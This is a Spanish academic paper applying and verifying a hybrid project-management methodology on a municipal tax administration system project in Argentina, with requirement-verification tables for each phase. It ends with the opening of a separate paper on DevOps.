El objetivo de este trabajo es presentar la verificación, validación y calibración de los requisitos planteados a partir de la aplicación de la propuesta metodológica de enfoque “híbrido”. La Propuesta Metodológica se aplicó a un proyecto real de un Departamento de Informática de una Administración Pública y para que los diferentes interesados en la gestión del proyecto confíen en la aplicación de dicha propuesta se establecieron acciones de Verificación. Dicha verificación hace referencia a la correcta formulación de la Propuesta Metodológica, es decir si la lógica operativa de la propuesta se corresponde con la lógica de gestión de un proyecto TICs en la Administración Pública. Se pretende encontrar respuesta a interrogantes del tipo: ¿existen errores en la Propuesta Metodológica? ¿todos los documentos son suficientes y se representan correctamente? ¿la Propuesta Metodológica contiene todos los aspectos

fundamentales de una metodología de gestión de proyectos? ¿La Propuesta Metodológica responde a todos los requisitos planteados como indispensables para la correcta gestión de proyectos TICs en la Administración Pública?

Por otro lado, se realizan acciones tendientes a la Validación, es decir, a la determinación de si se construyó la metodología correcta. En el caso de este trabajo es el proceso para determinar si la Propuesta Metodológica de enfoque híbrido es una buena representación de la gestión de proyectos TICs en la Administración Pública, teniendo en cuenta este entorno particular. Esto implica las siguientes cuestiones: ¿quedaron consideraciones importantes sin incluir? ¿se incluyeron actividades o tareas redundantes y sin valor añadido? ¿La Propuesta Metodológica resulta creíble para las autoridades y demás interesados?

Finalmente, se tuvieron en cuenta acciones de Calibración, es decir, de ajuste continuo de comparar el comportamiento de la Propuesta Metodológica con el de gestión de un proyecto en la Administración Pública, ajustando la propuesta en base a las diferencias que aparezcan. Este proceso se repite a lo largo de su implementación, hasta que se refinan y ajusten todas las discrepancias que se vayan encontrando.

En este trabajo se describe la verificación, validación y calibración de los requisitos que debe considerar la Propuesta Metodológica de enfoque híbrido para la gestión exitosa de los proyectos de TICs en la Administración Pública.

2. Metodología Propuesta: implementación

En el marco de aplicación y posterior verificación de los requisitos afectados a la Propuesta Metodológica, se ha elegido el proyecto *Implementación del Sistema de Administración Tributaria (ISAT)*, perteneciente al Departamento de Informática de la Municipalidad de Concepción del Uruguay, por las siguientes razones:

- El proyecto, conforme a la duración del mismo, es considerado medio de acuerdo a los demás proyectos que se gestionan en el Departamento de Informática.
- El proyecto presenta un carácter tecnológico multidisciplinar que exige la gestión de distintas especializaciones tecnológicas que incluyen tanto hardware, redes, comunicaciones y seguridad, como diversos lenguajes de software de programación.
- El compromiso general del proyecto para con las autoridades de la organización es considerado alto, ya que los objetivos del mismo redundan en mejoras sustanciales a los usuarios finales, en este caso a los ciudadanos.

- El ritmo del proyecto es considerado crítico en plazos ya que debía estar operativo para una fecha que no admitía posible demora. Esto debido a que las autoridades tienen interés por implementar el mismo en un período determinado. Esto implica una criticidad del plazo de realización del proyecto.
- Los procedimientos y reglamentos están estandarizados en distintos niveles. Esto se debe a la naturaleza misma de las organizaciones públicas, las cuales están altamente estructuradas.
- Las personas que integran el Departamento de Informática, son altamente especializadas en las actividades que tienen asignadas. Por tanto las personas afectadas al proyecto, cumplen dentro del período de trabajo diario, con otras actividades, además de las asignadas para implementar el *proyecto ISAT*. Por lo tanto se puede considerar que los miembros del equipo están parcialmente disponibles para llevar adelante las actividades asignadas en el proyecto.
- El tamaño y la disponibilidad del equipo están acotados a la cantidad de personas que integran el Departamento de Informática y el horario de trabajo de cada uno en la Municipalidad.
- El alcance del proyecto está claramente determinado desde el inicio por el Director del Proyecto.
- Se considera que de acuerdo al entorno del proyecto, el nivel de incertidumbre es impredecible. Es decir, el avance del mismo depende en gran medida del grado de apoyo de las autoridades.


Conforme a lo antes especificado se considera viable el proyecto y su entorno para la validación de la Propuesta Metodológica.

3. Propuesta Metodológica: verificación de requisitos

3.1. Equipo de Gestión

Los roles y responsabilidades para llevar adelante la propuesta metodológica aplicada a gestionar el proyecto *ISAT* que muestra la Figura 1, se elabora y se publica a todos los interesados, de forma tal que todos se informen y se involucren en el proyecto.

Figura 1. Equipo de gestión



Las personas involucradas en la estructura de gestión del proyecto ISAT han sido seleccionadas por el Director de Proyecto conforme a los cargos, experiencia y conocimientos de cada una de las actividades o tareas en que fueron afectados. Esta

definición permitió que todos los interesados tuvieran un conocimiento exacto de a quién debían pedir qué tarea y, quién podía pedir a quien de acuerdo a sus responsabilidades.

En cuanto a la formación, se han realizado unas sesiones intensivas de aplicación de la Propuesta Metodológica para gestionar el proyecto ISAT. Además, parte del Equipo de Gestión debió realizar reuniones de capacitación en aquellas tecnologías novedosas con la tutela de los expertos participantes en la gestión del proyecto. La Tabla 1 determina el cumplimiento de los requisitos implicados en la generación de la estructura del equipo de gestión.

Tabla 1. Estructura de Equipo de Gestión: Verificación de Requisitos

Dimensión	Requisitos	Acción de verificación
Formación y Crecimiento	Alcanzar un elevado conocimiento de la organización, por parte del director del proyecto.	El director del proyecto tiene 19 años de antigüedad en la Administración Pública y 13 años como Director del Departamento de Informática.
	Alcanzar popularidad aceptable para con los pares.	El director de proyecto por su antigüedad es respetado por los demás directores de departamentos.
	El director del proyecto debe alcanzar un alto grado de poder de convicción a las autoridades.	Se efectuó solo una reunión para informar del interés de gestionar el proyecto ISAT. Participaron el intendente, secretario de hacienda y director del Departamento de Informática.
	Lograr un alto grado de satisfacción de las autoridades, el equipo de proyecto, interesados y contratistas.	Plasmar la estructura del equipo de gestión mediante un gráfico, implicó un orden entre los interesados. Esto permitió una dinámica colaborativa.
	El director de proyecto debe ser una persona con perfil técnicamente competente y experimentado.	El Director de Proyecto ISAT es Ingeniero en Sistemas de Información.
	Tener métodos definidos para una correcta selección de personal.	No se aplicó selección de personal.
	Brindar definiciones de responsabilidades de del equipo/interesados.	Plasmar la estructura del equipo de gestión mediante un gráfico, implicó un orden entre los interesados. Esto permitió respetar los roles de responsabilidad.
Interesados	Ofrecer mecanismos para lograr un alto grado de compromiso, involucramiento y participación de las autoridades con el proyecto.	El repositorio de documentos permitió que las autoridades se sientan involucradas en el proyecto.
	Proveer el respaldo de las autoridades al equipo de trabajo.	La dinámica de la comunicación permitió sentir el respaldo suficiente.
	Identificación de los principales interesados y apoyo a sus necesidades, intereses y capacidades.	Se identificaron los miembros del Comité.

3.2. Fase 1: Definición y Planificación del Proyecto

PRE-PROYECTO: El punto de inicio de la Propuesta Metodológica de Definición del Proyecto es cuando el Director de Departamento de Informática, en conjunto con el Director de Rentas, el Jefe de TGI (*Tasa General Inmobiliaria*) y el Jefe de OSM (*Obras Sanitarias Municipales*), arman una *Propuesta del Proyecto*, delimitando el contexto del proyecto. Dicha *Propuesta del Proyecto* es presentada al resto de los miembros del Comité de Proyecto, vía correo electrónico para su conocimiento y aprobación. Esta Propuesta es muy sencilla, puede ser expresada a través de un correo electrónico o una charla informal, entre el Director de Departamento de Informática y otros interesados claves, como el Secretario de Hacienda o el Director de Rentas. Si todos los miembros presentan su acuerdo mediante una respuesta afirmativa vía correo electrónico, se procede al siguiente paso que es la descripción detallada del *Resumen* o *Carta del Proyecto*. El Director de Proyecto, crea una sección Documentos donde allí se guardan todos los documentos vinculados al proyecto y tienen acceso al mismo todas las partes interesadas. De esta forma se logra una amplia difusión de la documentación.

VISIÓN/ DEFINICIÓN: En esta segunda etapa de la Fase 1, a partir de la documentación generada en el Pre-Proyecto, es necesario documentar todo lo relacionado con la definición, planificación, coordinación e integración de los planes de lanzamiento. Se confecciona el documento más importante del proyecto, el *Plan de Administración del Proyecto* o *Plan de Gestión del Proyecto*. Se define el trabajo a realizar (cómo se hará y cómo se controlará). En el caso del proyecto ISAT, este documento lo armó el Director de Proyecto en conjunto con el Experto Funcional Tributario mediante la técnica de Juicio de Expertos. En general, su contenido varía de acuerdo a la naturaleza de los proyectos y es elaborado progresivamente a través de actualizaciones y controles.

Al realizar las actividades incluidas en el Pre-Proyecto y Visión/Definición del proyecto ISAT, se ha comprobado la generación de los siguientes documentos: Project Charter, lista de interesados, plan de administración, plan de gestión de interesados, plan de comunicaciones y lecciones aprendidas. Además de la verificación de los requisitos afectados en la fase de inicio de la Propuesta Metodológica.

La Tabla 2 determina el cumplimiento de los requisitos implicados en la Fase 1.

Tabla 2. Fase 1: Verificación de Requisitos

Dimensión	Requisitos	Acción de verificación
Formación y Crecimiento	Ofrecer mecanismos para permitir reuniones periódicas, claras y concisas.	Se realizaron de acuerdo a lo establecido en la Propuesta Metodológica y con toda la información correspondiente.
	Elaborar flujo de comunicación entre los miembros del equipo, el director de proyecto y los interesados.	Provisto por la estructura del equipo de gestión.
	Ofrecer mecanismos para generar espacios para el intercambio de experiencias.	Se realizaron a través de reuniones previstas.
	Tener métodos definidos para una correcta selección de personal.	No se aplicó selección de personal.
	Lograr compenetración en el equipo/moral.	El Director de Proyecto estaba atento al comportamiento de su equipo.
Procesos Internos	Proveer componentes para lograr precisión y claridad en la definición del alcance y las responsabilidades.	El Director de Proyecto hizo uso de experiencias anteriores.
	Proveer mecanismos para la elaboración de una estructura objetiva del proyecto, por prioridades.	Se logró por medio de la subdivisión de entregables.
	Ofrecer mecanismos para la definición de políticas y procedimientos de gestión de proyectos.	Se plasmaron y distribuyeron los mismos.
	Permitir la creación jerárquica de las actividades o tareas.	Se utilizó software de gestión de proyectos.
	Ofrecer herramientas para cumplir con la calendarización, secuenciación y control de las actividades o tareas.	Se utilizó software de gestión de proyectos.

Dimensión	Requisitos	Acción de verificación
Procesos Internos	Proveer mecanismos para la identificación de los procesos críticos.	Se utilizó software de gestión de proyectos.
	Permitir la flexibilidad en la implementación de los procesos.	Provisto por la dinámica de los entregables.
	Promover prácticas ágiles en los procesos.	Provisto por la dinámica de los entregables.
	Permitir la identificación y posterior evaluación de los riesgos del proyecto.	Se listaron los riesgos y se evaluaron cualitativamente cada uno de ellos.
Interesados	Ofrecer mecanismos para lograr un alto grado de compromiso, involucramiento y participación de las autoridades con el proyecto.	El repositorio de documentos permitió que las autoridades se sientan involucradas en el proyecto.
	Proveer el respaldo de las autoridades al equipo de trabajo.	La dinámica de la comunicación permitió sentir el respaldo suficiente.
	Lograr un alto grado de compromiso y participación de los interesados claves.	El uso de repositorio de documentación y de herramientas de software, capacitando y siguiendo de cerca.
	Ofrecer mecanismos para lograr un grado aceptable de compromiso y participación de los interesados: usuarios y usuarios claves.	El uso de repositorio de documentación y de herramientas de software y la experiencia de expertos y reuniones para intercambiar y analizar información acerca del compromiso y la participación de los interesados.
	Proveer mecanismos para la lograr con precisión y claridad la definición del alcance y las responsabilidades.	Fueron establecidas por el Director de proyecto y miembros del Comité.
	Ofrecer técnicas para obtener un flujo continuo de comunicación entre las autoridades y el director de proyecto.	En la mayoría se utilizó el correo interno de la organización y/o teléfono celular.
	Identificación de los principales interesados y apoyo a sus necesidades, intereses y capacidades.	Se identificaron los miembros del Comité y los miembros del equipo de gestión.
Técnicas	Realizar seguimiento permanente a cada una de las obligaciones contractuales, analizándolas de manera independiente, así como realizar un análisis integral de la ejecución de la orden o contrato, en su conjunto.	El Director del Proyecto hacia el seguimiento necesario.
	Proveer amplia cantidad de herramientas y técnicas de comunicación acordes a emisor/receptor.	En la mayoría se utilizó el correo interno de la organización.
	Identificar tecnologías y herramientas aplicables y adaptadas a las necesidades del proyecto y la organización.	El equipo técnico tuvo un tiempo suficiente para la identificación de las tecnologías.
	Brindar mecanismos que permitan el seguimiento del estado de los riesgos.	Se realizó a través de la documentación del Repositorio.
	Lograr generar técnicas de difusión de políticas de documentación, organización y coordinación del equipo.	Repositorio guardado en la herramienta RedMine, correos electrónicos, reuniones semanales.
	Lograr generar documentación justa, ni excesiva ni insuficiente a los interesados.	Se verificó permanentemente la cantidad de documentación asociada.
	Ofrecer mecanismos para definir políticas que regulen la creación de la documentación y estimulen su consulta.	Se definieron políticas de creación de documentación y posterior consulta.

3.3. Fase 2: Ejecución y Control del Proyecto

PREPARACIÓN: Este paso toma como punto de partida los procesos críticos y sus respectivos requerimientos priorizados del Plan de Administración del Proyecto. Se prepara todo lo necesario para ejecutar el proyecto. En base al Plan de Administración del Proyecto, que contiene la Lista de Requerimientos, se arman los Planes de Lanzamiento de los Entregables. Para este proyecto el Director de Proyecto junto a los demás interesados, armaron ocho planes de lanzamiento, donde cada Plan de Lanzamiento debe estar aprobado y firmado por los miembros del Comité de Proyecto.

DESARROLLO COLABORATIVO: El Director de proyecto presenta el Plan de Lanzamiento a ser ejecutado (y que es resultado del componente anterior), a los miembros de su equipo de trabajo. El primer objetivo es que todos entiendan el trabajo al que están comprometidos a entregar, cómo lo van a ejecutar y el tiempo que estiman necesario. La implementación del Proyecto ISAT se efectuó en los horarios normales de trabajo de todos los interesados. Se destaca que el tiempo, en las primeras reuniones, fue superior, hasta que se logró que los miembros del equipo adquieran entrenamiento y así una mejor utilización del tiempo. En las reuniones los miembros del equipo hacen un chequeo del avance del Plan de Lanzamiento del entregable. Cada integrante informa el “qué” están ejecutando y el “cómo”, es decir, responde a las preguntas de *Scrum*: *¿cuál fue mi avance desde la última reunión?, ¿en cuáles tareas me comprometo a trabajar hasta la próxima reunión? y ¿qué problemas frenan o bloquean el avance?* A partir de la puesta en marcha el Plan de Lanzamiento del primer entregable, los miembros van tomando las tareas y las resuelven. Cuando el Director de Proyecto lo cree necesario, en un tiempo no mayor a 2 semanas, se establece una reunión denominada *Retrospectiva (Scrum)*, donde se demuestra concretamente el avance del entregable y se recibe la retroalimentación del Jefe de TGI y del Jefe de OSM. El objetivo de esta reunión es escuchar los distintos puntos de vista de los miembros del proyecto internos al Departamento de Informática, identificar colaborativamente las causas de los principales problemas del equipo durante la ejecución de las tareas e idear, consensuar y seleccionar acciones de mejora concretas que los miembros del equipo seleccionan para seguir avanzando. Como resultado de esta reunión se genera un documento (primero tipo borrador) denominado *Lecciones Aprendidas*. En esta etapa, el Director de Proyecto debe estar atento a la detección de cualquier problema o conflicto y/o necesidades de capacitación de los mismos. En caso que durante el

desarrollo colaborativo los miembros del equipo, el Director de Proyecto, y/o alguno de los miembros del Comité de Proyecto, necesiten cambiar o modificar algún requerimiento prioritario, mediante la opción “Nueva petición” se procede a la misma.

ADAPTACIÓN, DIRECCIÓN, MONITOREO y CONTROL: Este componente debe integrar los anteriores. El Director del Proyecto se encarga de ir comunicando y aprobando los cambios y avances a los demás miembros del Comité de Proyecto. Además, debe monitorear el trabajo y el comportamiento de los miembros del equipo del proyecto. Esto lo hace luego de cada reunión de retrospectiva, donde completa el documento *Desempeño del Equipo*. Cada vez que el Director de Proyecto y el Equipo de Proyecto llevan a cabo reuniones para la revisión de seguimiento, en donde se evalúa lo que se ha realizado y lo que se va a realizar, el Director de Proyecto además completa el Formulario de Evaluación de Desempeño del Equipo. Esto le permite ir monitoreando el comportamiento de los miembros del Equipo de Proyecto. El Director del Proyecto va actualizando el estado del Plan de Administración del Proyecto hasta el paso a la próxima fase. Toda solicitud de cambio que pueda surgir deberá ser aprobada por los miembros del Comité de Proyecto o por el Director de Proyecto, dependiendo de la envergadura de la misma.

Al realizar las actividades incluidas en la Preparación, Desarrollo Colaborativo y, Adaptación Dirección, Monitoreo y Control del proyecto ISAT, se han comprobado la generación de los siguientes documentos: plan de lanzamiento, plan de administración, plan de gestión de interesados, plan de comunicaciones, entregables aceptados, desempeño del equipo y lecciones aprendidas. Además de la verificación de los requisitos afectados en la segunda fase de la Propuesta Metodológica.

Dada la criticidad del proyecto y el ajuste de tiempos, se puso énfasis en establecer un calendario de reuniones semanales de control y reuniones de coordinación en función de las necesidades del proyecto o para la toma de decisiones consensuadas. Por cada incidencia producida obligaba a convocar reuniones de carácter inmediato.

El estado del proyecto se iba actualizando dinámicamente en función de las desviaciones, incidencias y riesgos que se detectaban. Esto se vio favorecido por la dinámica de comunicación establecida y el grado de conocimiento del Director de Proyecto, lo cual permitía la toma de decisiones con rapidez.

La información generada en cada actividad o tarea, significó cambios en cuanto al formato y detalle de cada ítem establecido. Es decir, al inicio se manejaba

solo por los nombre de cada documento según lo establecido por la Propuesta Metodológica y a medida que fue avanzando la gestión del proyecto, se fueron ajustando hasta la elaboración de plantillas para cada

documento. La Tabla 3 determina el cumplimiento de los requisitos implicados en la Fase 2.

Tabla 3: Fase 2: Verificación de Requisitos

Dimensión	Requisitos	Acción de verificación
Formación y Crecimiento	Ofrecer mecanismos para la cooperación y el apoyo entre los miembros del equipo.	El Director de Proyecto generó reuniones recreativas entre los miembros del equipo, permitiendo identificar situaciones problemáticas
	Ofrecer mecanismos para permitir reuniones periódicas, claras y concisas.	Se realizaron de acuerdo a lo establecido en la Propuesta Metodológica y con toda la información que le corresponde
	Desarrollar la capacidad para trabajar en equipo, integrarse y colaborar de forma activa en la consecución de objetivos comunes.	Se generaron reuniones recreativas entre los miembros del equipo.
	Ofrecer mecanismos para desarrollar las habilidades de gestión del director del proyecto.	Se cumplimentó a través de cursos de capacitación
	El director del proyecto debe alcanzar un alto grado de poder de convicción a las autoridades.	Se logró por la experiencia y antigüedad
	Aplicar técnicas para lograr un alto grado de satisfacción de las autoridades, el equipo de proyecto, interesados y contratistas.	Se logró a través de encuestas electrónicas.
	Ofrecer mecanismos para generar espacios para el intercambio de experiencias.	Se realizaron de acuerdo a lo establecido en la Propuesta Metodológica y con toda la información correspondiente.
	Disponer acciones de logísticas ágiles.	Cada miembro del equipo determinó el nuevo objetivo en cada reunión y asignó el tiempo a cada uno de ellos. Los objetivos debe ser alcanzables y el equipo sólo abordará un conjunto de tareas asumible.
	Ofrecer mecanismos para el desarrollo de habilidades en el equipo.	Se cumplimentó a través de cursos de capacitación e intercambio de roles
	Brindar definiciones de responsabilidades del equipo/interesados.	Provistas por la estructura del equipo de gestión
Lograr compenetración en el equipo/moral	Se realizaron reuniones no pautadas	
Procesos Internos	Proveer componentes para lograr precisión y claridad en la definición del alcance y las responsabilidades.	El Director de Proyecto y demás interesados proveyeron información sobre las actividades del proyecto basados en su experiencia, habilidades y conocimientos.
	Proveer mecanismos para definir los procesos para la integración del proyecto.	Se utilizó software de gestión de proyectos.
	Permitir la creación jerárquica de las actividades o tareas.	Se utilizó software de gestión de proyectos.
	Ofrecer herramientas para cumplir con la calendarización, secuenciación y control de las actividades o tareas.	Se utilizó software de gestión de proyectos.
	Proveer mecanismos para la identificación de los procesos críticos.	Se utilizó software de gestión de proyectos.
	Permitir la flexibilidad en la implementación de los procesos.	Provisto por la dinámica de los entregables.
	Promover prácticas ágiles en los procesos.	Provisto por la dinámica de los entregables.
Permitir la identificación y posterior evaluación de los riesgos del proyecto.	Se listaron los riesgos y se evaluaron cualitativamente cada uno de ellos.	

Dimensión	Requisitos	Acción de verificación
Interesados	Proveer el respaldo de las autoridades al equipo de trabajo.	La dinámica de la comunicación permitió sentir el respaldo suficiente.
	Lograr un alto grado de compromiso y participación de los interesados claves.	El uso de repositorio de documentación y de herramientas de software permitió otorgar responsabilidades distribuidas en forma igualitaria
	Involucrar a los usuarios y usuarios claves	Se realizaron reuniones diarias programadas donde la estructura de equipo de gestión y el hacer uso de las experiencias de los usuarios claves permitió crear empatía entre los mismos.
	Ofrecer mecanismos para lograr un grado aceptable de compromiso y participación de los interesados: usuarios y usuarios claves.	El uso de repositorio de documentación y de herramientas de software y posteriores reuniones.
	Suministrar técnicas para lograr un grado de aceptación del producto final, entre los interesados y las autoridades.	Se logró a través de encuestas electrónicas.
	Ofrecer técnicas para obtener un flujo continuo de comunicación entre las autoridades y el director de proyecto.	Uso de correo interno de la organización y/o teléfono celular.
	Realizar seguimiento permanente a cada una de las obligaciones contractuales, analizándolas de manera independiente, así como realizar un análisis integral de la ejecución de la orden o contrato, en su conjunto.	El Director del Proyecto realizó el seguimiento necesario, enumerando y describiendo la información necesaria para planificar las contrataciones, además de utilizar técnicas de negociación.
Técnicas	Proveer amplia cantidad de herramientas y técnicas de comunicación acordes a emisor/receptor.	Uso de correo interno de la organización, chat o reuniones no previstas.
	Deber identificar tecnologías y herramientas aplicables y adaptadas a las necesidades del proyecto y la organización.	El equipo técnico tuvo un tiempo suficiente para la identificación de las tecnologías
	Ofrecer técnicas estrictas de seguimiento y control del proyecto.	Se utilizó software de gestión de proyectos
	Brindar mecanismos que permitan el seguimiento del estado de los riesgos.	Se utilizó software de gestión de proyectos, y documentación
	Lograr generar técnicas de difusión de políticas de documentación, organización y coordinación del equipo.	El uso de repositorio de documentación y de herramientas de software y la experiencia de expertos y reuniones para intercambiar y analizar información acerca del compromiso y la participación de los interesados.
Lograr generar documentación justa, ni excesiva ni insuficiente a los interesados.	Se verificó permanentemente la cantidad de documentación asociada.	

completo. Luego el Director de Proyecto se reúne con los miembros del Comité de Proyecto y a través de una presentación formal, se proyectaron a través de diapositivas partes de los planes y muestras del sistema funcionando, con la impresión de reportes, de consultas por pantallas, y de otras solicitudes realizadas durante la reunión. Finalmente se elabora un Acta de cierre del proyecto y todos los miembros Comité de Proyecto firman la aceptación del mismo. Este documento se adjunta a los restantes documentos del proyecto.

3.4. Fase 3: Evaluación Final y Cierre

CIERRE: se apunta a efectuar un cierre claro y ordenado del proyecto en el que se ha implementado la Propuesta Metodológica. El Director de Proyecto junto con el Equipo de Proyecto, revisan que todos los Planes de Lanzamiento estén cerrados y revisa que las peticiones afectadas a cada plan estén en estado

POS-PROYECTO, MANTENIMIENTO y MEJORA CONTINUA: Este paso refiere a las mejoras y mantenimiento a efectuarse en el proyecto, para lo que el usuario representativo genera una petición y la misma es evaluada por el Director de Proyecto y su Equipo y se procede a completar un documento denominado Plan de Mantenimiento y Mejora Continua. En este documento se describe la petición y el solicitante del mismo, y la correspondiente aprobación o rechazo de los miembros del Comité de Proyecto, a través de una reunión. En esta etapa se

inicia todo lo relacionado al mantenimiento y la mejora continua.

Al realizar las actividades incluidas en el Cierre y Pos-Proyecto, Mantenimiento y Mejora Continua del proyecto ISAT, se ha comprobado la generación de los siguientes documentos plan de administración cerrado, desempeño del proyecto y lecciones aprendidas, además de la verificación de los requisitos afectados en la última fase de la Propuesta Metodológica.

La Tabla 4 determina el cumplimiento de los requisitos implicados en la Fase 3.

Tabla 4: Fase 3: Verificación de Requisitos

Dimensión	Requisitos	Acción de verificación
Formación y Crecimiento	Alcanzar popularidad aceptable para con los pares.	El director de proyecto por su antigüedad es respetado por los demás directores de departamentos.
	Aplicar técnicas para lograr un alto grado de satisfacción de las autoridades, el equipo de proyecto, interesados y contratistas.	Plasmar la estructura del equipo de gestión mediante un gráfico implicó un orden entre los interesados. Esto permitió una dinámica colaborativa.
	Ofrecer mecanismos para generar espacios para el intercambio de experiencias.	Se realizaron a través de reuniones previstas.
Procesos Internos	Ofrecer mecanismos para la definición de políticas y procedimientos de gestión de proyectos.	Se plasmaron y distribuyeron los mismos
Interesados	Ofrecer mecanismos para lograr un grado aceptable de compromiso y participación de los interesados: usuarios y usuarios claves.	El uso de repositorio de documentación y de herramientas de software
	Suministrar técnicas para lograr un grado de aceptación del producto final, entre los interesados y las autoridades	Se logró a través de encuestas electrónicas
	Realizar seguimiento permanente a cada una de las obligaciones contractuales, analizándolas de manera independiente, así como realizar un análisis integral de la ejecución de la orden o contrato, en su conjunto.	El Director del Proyecto hacia el seguimiento necesario y posterior cierre de los mismos.
Técnicas	Lograr generar técnicas de difusión de políticas de documentación, organización y coordinación del equipo.	El uso de repositorio de documentación y de herramientas de software y la experiencia de expertos y reuniones para intercambiar y analizar información acerca del compromiso y la participación de los interesados.
	Lograr generar documentación justa, ni excesiva ni insuficiente a los interesados.	Se verificó permanentemente la cantidad de documentación asociada.
	Ofrecer mecanismos para definir políticas que regulen la creación de la documentación y estimulen su consulta.	Se plasmaron y distribuyeron los mismos. Se aprobaron y aceptaron los mismos, midiendo la cantidad de accesos a los mismos.

de enfoque “híbrido”, permite mantener la dinámica entre equipo de proyecto y los interesados para con las actividades afectadas a cada uno. Además, a medida que se fue avanzando en la aplicación de la Propuesta Metodológica, todos los interesados se sentían involucrados en el proyecto, con lo que permitió

4. Resultados

La vigencia permanente de cada uno de los requisitos involucrados en cada fase de la Propuesta Metodológica

conseguir una mayor confianza y rendimiento en el trabajo diario. Otro resultado, vinculado a la verificación y calibración de los requisitos asociados al tratamiento de la documentación, los interesados han revelado la necesidad de mejorar las mismas, por lo que se ha logrado también el fomento de la documentación.

5. Conclusiones

Este artículo presentó la verificación, validación y calibración de los requisitos contenidos en la Propuesta Metodológica para la gestión de proyectos TICs en el ámbito de la Administración Pública, a partir de la implementación de la misma en un caso de estudio. El principal aporte de esta investigación surge a partir de mejorar la gestión de los proyectos de TICs. Esto logrado por la colaboración entre las partes interesadas, permitiendo integrar áreas vinculadas con el proyecto, por medio de la definición y ejecución en forma conjunta.

Se considera una mejora a incorporar como trabajo futuro, la posibilidad de generar y aplicar una herramienta que permita cargar y monitorear los requisitos de éxito asociados a cada fase del proyecto.

6. Agradecimientos

A la Municipalidad de Concepción del Uruguay, Entre Ríos y especialmente al Departamento de Informática.

7. Referencias

- [1] Project Management Institute. A Guide to the Project Management Body of Knowledge. Fifth Edition (PMBOK Guide). Newtown Square, PE: Project Management Institute. (2013).
- [2] Böhm, A. Application of PRINCE2 and the Impact on Project Management. ISBN (eBook) 978-3-640-42634-8, (2009).
- [3] MetricaV3. Metodología de planificación, desarrollo y mantenimiento de sistemas de información. Métrica Versión 3. Ministerio de Hacienda y Administraciones Públicas. Gobierno de España, (2000).
- [4] Highsmith, J. Agile project management: creating innovative products. 2nd ed. Boston, MA: Addison-Wesley. 432 p., (2010).
- [5] ATERN. <http://www.dsdm.org/dig-deeper/book/dsdm-atern-handbook>

[6] Schwaber, K.; Sutherland, J. The Scrum Guide, the Definitive Guide to scrum: The Rules of the Game. http://www.scrum.org/Portals/0/Documents/ScrumGuides/Scrum_Guide.pdf, (acceso 14.02.17), (2011).

[7] Sutherland, J. Scrum: The art of doing twice the work in half the time. New York: Crown Business. 256 p. ISBN-10: 038534645X, ISBN-13: 978-0385346450, (2014).

[8] Varajão, J. Success Management as a PM knowledge area – work-in-progress. *Procedia Computer Science*. Vol. 100, pp.1095 – 1102 (2016).

[9] Colomo-Palacios, R., Casado-Lumbreras, C. Soto-Acosta, P., García-Peñalvo, F.J., Tovar-Caro, E. Project managers in global software development teams: a study of the effects on productivity and performance, *Software Quality*. 22 (1)3–19 (2014).

[10] Varajão, J. Dominguez, C. Ribeiro, P. Paiva, A. Critical success aspects in Project management: similarities and differences between the construction and software industry, *Tech. Gazette* 21 (3) 583–589, (2014).

[11] Lehtinen, T.; Mäntylä, M.; Vanhanen, J.; Itkonen, J.; Lassenius, C. Perceived causes of software project failures – An analysis of their relationships. *Information and Software Technology* 56, pp. 623–643, (2014).

[12] Ramos, p.; Mota, c. (2014). Perceptions of success and failure factors in information technology projects: a study from Brazilian companies. *Procedia - Social and Behavioral Sciences* 119, pp. 349 – 357, (2014).

[13] Montequin, S.; Fernandez, C.; Fernandez, O.; Balsera, J.V. Analysis of the Success Factors and Failure Causes in Projects: Comparison of the Spanish Information and Communication Technology (ICT) Sector. *Journal Information Technology Project Management*, Vol. 7(1), pp. 18-31, (2016)

[14] Chow, T.; Chao, D. A survey of critical success factors in agile software projects. *Journal of systems and software*, Jun. Available: Science Direct, 81(6):961–971, (2008).

[15] Elkadi, H. Success and failure factors for e-government projects: A case from Egypt. *Egyptian Informatics Journal*, 14, pp. 165–173, (2013).

[16] ElEmam, K.; Koru, A.G. A replicated survey of IT software project failures *Software*. *IEEE Software*, vol. 25, pp. 84–90. (2008).

[17] Cristaldo P., Ballejos L., Ale M., Metodologías y Guías de Gestión de Proyectos de TICs en el Sector Público: Enfoque Tradicional vs. Enfoque Ágil. II Congreso Nacional de Ingeniería Informática y Sistemas de Información, CONAIIISI, Universidad Nacional de San Luis, Argentina (2014). ISSN: 2346-9927(2).

[18] Cristaldo P., Ballejos L., Ale M., Un enfoque híbrido de gestión de proyectos de TICs en el sector público; JAIIO 2015; 44 Jornadas Argentinas de Informática. Universidad Nacional de Rosario, Facultad de Ingeniería, Argentina, (2015).

Datos de Contacto:

Patricia Cristaldo. Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay, Dpto. Sistemas de Información Ing. Pereira 676, Concepción del Uruguay, Entre Ríos, Argentina. cristaldop@frcu.utn.edu.ar.

Alcance del Área de Desarrollo y Operaciones y Experiencia Práctica de Automatización Basada en su Definición

Carlos Santiago Moreno, Natalia Andriano

{51689, nandriano}@sistemas.frc.utn.edu.ar

Laboratorio de Investigación y Desarrollo en Ingeniería y Calidad del Software

Universidad Tecnológica Nacional

Maestro M. Lopez esq. Cruz Roja Argentina

(X50165ZAA) Ciudad Universitaria, Córdoba, Argentina

Abstract

La influencia de las metodologías ágiles en la industria del software ha tenido un gran impacto no solo en área de desarrollo sino también en áreas fuertemente relacionadas a ella, como la de operaciones. Este impacto ha sido el generador de una nueva problemática para esta última área, la cual busca ser solucionada por la reciente área de “Desarrollo y Operaciones” (DevOps). En el presente trabajo analizamos la influencia de las metodologías ágiles y el impacto de la aplicación de las mismas, desde el punto de vista del área de operaciones, buscando comprender la nueva problemática, y cuáles son las responsabilidades que debe tener el área de “Desarrollo y Operaciones” en este nuevo contexto.

1. Introducción

